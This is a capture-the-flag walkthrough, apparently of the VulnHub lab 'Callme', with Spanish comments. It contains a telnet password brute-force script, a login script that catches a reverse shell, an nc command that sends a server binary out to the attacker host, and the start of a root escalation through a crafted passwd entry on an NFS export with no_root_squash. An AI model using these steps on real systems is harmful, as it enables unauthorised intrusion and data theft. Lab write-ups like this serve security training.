





```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|_  100000  2,3,4        111/udp   rpcbind
2323/tcp open  3d-nfsd?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSe
, tn3270:
|     Welcome to foxrecall server
|     username:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     Welcome to foxrecall server
|     username:
|     Password
|     user does not exist
|     username:
|   Help:
|     Welcome to foxrecall server
|     username:
|     Password
|   SIPOptions:
|     Welcome to foxrecall server
|     username:
|     Password
|     user does not exist
|     username:
|     Password
|     user does not exist
|     username:
|     Password
|     user does not exist
|_    bye!
1 service unrecognized despite returning data. If you know the service/versi
SF-Port2323-TCP:V=7.95%I=7%D=6/17%Time=685157FC%P=x86_64-pc-linux-gnu%r(NU
SF:LL,29,"Welcome\x20to\x20foxrecall\x20server\r\nusername:\x20\r\n")%r(tn
```




```
❯ telnet 10.0.2.103 2323
Trying 10.0.2.103...
Connected to 10.0.2.103.
Escape character is '^]'.
Welcome to foxrecall server
username:
carlos
Password
carlos
user does not exist
username:
admin
Password
admin
Wrong password for user admin
bye!
Connection closed by foreign host.
```




```
❯ cat exploit.py -p
import socket
import time
import sys

# Configuración fija
ip = "10.0.2.103"
port = 2323
user = "admin"
wordlist = "/usr/share/SecLists/Passwords/500-worst-passwords.txt"

# Cargar contraseñas
with open(wordlist, 'r', encoding='utf-8', errors='ignore') as f:
    passwords = [line.strip() for line in f if line.strip()]

total = len(passwords)
print(f"[~] Starting brute force on {ip}:{port} with user '{user}'")
print(f"[~] Total passwords: {total}\n")

for i, password in enumerate(passwords, 1):  # empieza en 1
    try:
        s = socket.socket()
        s.settimeout(5)
        s.connect((ip, port))

        s.recv(1024)  # Welcome
        s.recv(1024)  # username:

        s.send((user + "\r\n").encode())
        s.recv(1024)  # Password:

        s.send((password + "\r\n").encode())
        response = s.recv(1024)

        percent = (i / total) * 100
        sys.stdout.write(f"\r[~] {i}/{total} ({percent:.1f}%) --> Trying: {password.ljust(20)}")
        sys.stdout.flush()
```




```

        if b"Wrong password for user" in response or b"user does not exist" in response or b"bye" in response:
            s.close()
            continue
        else:
            print(f"\n\n[+] SUCCESS! Password is: {password}")
            s.close()
            break

    except Exception as e:
        print(f"\n[!] Error with password '{password}': {e}")
        continue
```




```
❯ python3 exploit.py
[~] Starting brute force on 10.0.2.103:2323 with user 'admin'
[~] Total passwords: 499

[~] 14/499 (2.8%) --> Trying: michael
[!] Error with password 'football': timed out
[~] 25/499 (5.0%) --> Trying: iwantu
[!] Error with password 'jennifer': timed out
[~] 31/499 (6.2%) --> Trying: batman
[!] Error with password 'trustno1': timed out
```




```
[!] Error with password 'cowboys': timed out
[~] 135/499 (27.1%) --> Trying: booboo

[+] SUCCESS! Password is: booboo
```




```
❯ telnet 10.0.2.103 2323
Trying 10.0.2.103...
Connected to 10.0.2.103.
Escape character is '^]'.
Welcome to foxrecall server
username:
admin
Password
booboo
TWO THOUSAND FORTY THREE
You are not ready sorry...
bye!
Connection closed by foreign host.
```




```
❯ telnet 10.0.2.103 2323
Trying 10.0.2.103...
Connected to 10.0.2.103.
Escape character is '^]'.
Welcome to foxrecall server
username:
admin
Password
booboo
TWO THOUSAND TWENTY EIGHT
You are not ready sorry...
bye!
Connection closed by foreign host.
```




```
❯ telnet 10.0.2.103 2323
Trying 10.0.2.103...
Connected to 10.0.2.103.
Escape character is '^]'.
Welcome to foxrecall server
username:
admin
Password
booboo
TWO THOUSAND TWO HUNDRED SIXTY SEVEN
You are not ready sorry...
bye!
Connection closed by foreign host.
```




```
❯ cat login.py -p
import sys
import socket
import subprocess
from word2number import w2n

# Verificar argumentos
try:
    target_ip = sys.argv[1]
    port = int(sys.argv[2])
except IndexError:
    print("[-] Usage: %s <target ip> <port> " % sys.argv[0])
    sys.exit()
except Exception as e:
    print("[-] Something is wrong: %s" % e)
    sys.exit()

# Crear socket y conectarse
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(10)  # Aumentar el timeout a 10 segundos
try:
    print("[+] Conectando al servidor Telnet...")
    s.connect((target_ip, port))
except socket.error as err:
    print(f"[-] Error al conectar: {err}")
    sys.exit()

# Recibir y enviar datos
try:
    print("[+] Esperando respuesta del servidor...")
    s.recv(1024)  # Recibir bienvenida
    s.recv(1024)  # Recibir otra respuesta
    print("[+] Enviando 'admin' al servidor...")
    s.send('admin\r\n'.encode('utf-8'))
    s.recv(1024)
    print("[+] Enviando 'booboo' al servidor...")
    s.send('booboo\r\n'.encode('utf-8'))

    # Leer la respuesta con el número en palabras
    print("[+] Esperando respuesta con el número en palabras...")
    res = s.recv(1024).decode('utf-8')
    print(f"[+] Respuesta recibida: {res}")
```




```
    # Buscar el número en la respuesta
    # Usamos una expresión regular para buscar las palabras que componen el número
    import re
    match = re.search(r'([A-Za-z\s]+)', res)

    if match:
        number_words = match.group(1).strip()
        print(f"[+] Número en palabras detectado: {number_words}")
        try:
            # Convertir el número de palabras a número
            number = w2n.word_to_num(number_words)
            print(f"[+] Número convertido a: {number}")
        except ValueError:
            print(f"[-] No se pudo convertir el número: {number_words}")
            sys.exit()
    else:
        print("[-] No se detectó un número en la respuesta.")
        sys.exit()

except socket.timeout:
    print("[-] El servidor no respondió a tiempo.")
    s.close()
    sys.exit()

# Establecer listener con Netcat
try:
    print(f"[+] Listener is working on port {number}")
    subprocess.run(['nc', '-lvnp', str(number)], check=True)
except Exception as e:
    print(f"[-] Error al lanzar el listener: {e}")

# Cerrar la conexión Telnet
s.close()
```




```
❯ python3 login.py 10.0.2.103 2323
[+] Conectando al servidor Telnet...
[+] Esperando respuesta del servidor...
[+] Enviando 'admin' al servidor...
[+] Enviando 'booboo' al servidor...
[+] Esperando respuesta con el número en palabras...
[+] Respuesta recibida: ONE THOUSAND NINE HUNDRED  FOURTEEN

[+] Número en palabras detectado: ONE THOUSAND NINE HUNDRED  FOURTEEN
[+] Número convertido a: 1914
[+] Listener is working on port 1914
listening on [any] 1914 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.103] 57074
Microsoft Windows 6.1.7601 (4.0)

Z:\home\fox>ls
Can't recognise 'ls' as an internal or external command, or batch script.

Z:\home\fox>dir
Volume in drive Z has no label.
Volume Serial Number is 0000-0000

Directory of Z:\home\fox

18/06/2025     13:39  <DIR>         .
14/11/2020     19:09  <DIR>         ..
15/11/2020     12:03  <DIR>         Desktop
15/11/2020     12:03  <DIR>         Documents
15/11/2020     12:03  <DIR>         Downloads
18/06/2025     13:39             0  iphist.dat
15/11/2020     12:03            33  local.txt
15/11/2020     12:03  <DIR>         Music
15/11/2020     12:03  <DIR>         Pictures
15/11/2020     12:03  <DIR>         Public
15/11/2020     12:03           121  startup
15/11/2020     12:03  <DIR>         Templates
15/11/2020     12:03  <DIR>         Videos
       3 files                      154 bytes
      10 directories      3,976,577,024 bytes free
```




```
Z:\home\fox>type local.txt
ea2188e08f77470c2c9918ba06f566f7
```




```
Z:\home\fox>type startup
#!/bin/bash

xhost +si:localuser:fox
gsettings set org.gnome.desktop.session idle-delay 1
/usr/bin/wine recallserver.exe
```




```
Z:\home\fox>cd .wine\drive_c\windows\system32

Z:\home\fox\.wine\drive_c\windows\system32>
```




```
❯ sudo nc -lvnp 6666 > recallserver.exe
[sudo] contraseña para kali:
listening on [any] 6666 ...
```




```
Z:\home\fox\.wine\drive_c\windows\system32>nc 10.0.2.65 6666 < recallserver.exe
```




```
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.103] 42316
```




```
❯ ll
drwxrwxr-x kali kali 4.0 KB Wed Jun 18 17:39:51 2025  venv
.rw-rw-r-- kali kali 1.3 KB Wed Jun 18 17:26:58 2025  exploit.py
.rw-rw-r-- kali kali 2.2 KB Wed Jun 18 18:13:22 2025  login.py
.rw-rw-r-- kali kali 3.8 MB Wed Jun 18 18:24:20 2025  recallserver.exe
```




```
❯ strings recallserver.exe | grep pass -A 3
pass:
tutankamenFERILLI
```




```
❯ ssh fox@10.0.2.103
fox@10.0.2.103's password:
çÇLinux callme 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 18 17:30:22 2025 from 10.0.2.65
$ export TERM=xterm
-sh: 1: çexport: not found
$ bash -i
fox@callme:~$ export TERM=xterm
fox@callme:~$ echo $SHELL
/bin/sh
fox@callme:~$ export SHELL=/bin/bash
fox@callme:~$ echo $SHELL
/bin/bash
fox@callme:~$ echo $TERM
xterm
```




```
fox@callme:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for fox:
Matching Defaults entries for fox on callme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fox may run the following commands on callme:
    (root) /usr/sbin/mount.nfs
```




```
❯ cat /etc/exports

       File: /etc/exports

   # /etc/exports: the access control list for filesystems which may be exported
   #               to NFS clients.  See exports(5).
   #
   # Example for NFSv2 and NFSv3:
   # /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
   #
   # Example for NFSv4:
   # /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
   # /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
   #
   /etc *(rw,no_root_squash,insecure)
```




```
❯ cd /home/kali/VulnHub/Callme
❯ sudo openssl passwd -6 -salt foxy 12345
[sudo] contraseña para kali:
$6$foxy$Gl580Ywzu7UlWKvYn5NI7cPXhwgkcYcFvNiR/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/
❯ root:x:0:0:root:/root:/usr/bin/zsh
zsh: no existe el fichero o el directorio: root:x:0:0:root:/root:/usr/bin/zsh
❯ foxy:$6$foxy$Gl580Ywzu7UlWKvYn5NI7cPXhwgkcYcFvNiR/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/zsh
zsh: no existe el fichero o el directorio: foxy:/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/zsh
❯ foxy:$6$foxy$Gl580Ywzu7UlWKvYn5NI7cPXhwgkcYcFvNiR/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/sh
zsh: no existe el fichero o el directorio: foxy:/FqgCDafxHuAGH/ITUe/f/KdnLzLhQU.bzWm.01zqXOZh7ayo/:0:0:root:/root:/usr/bin/sh
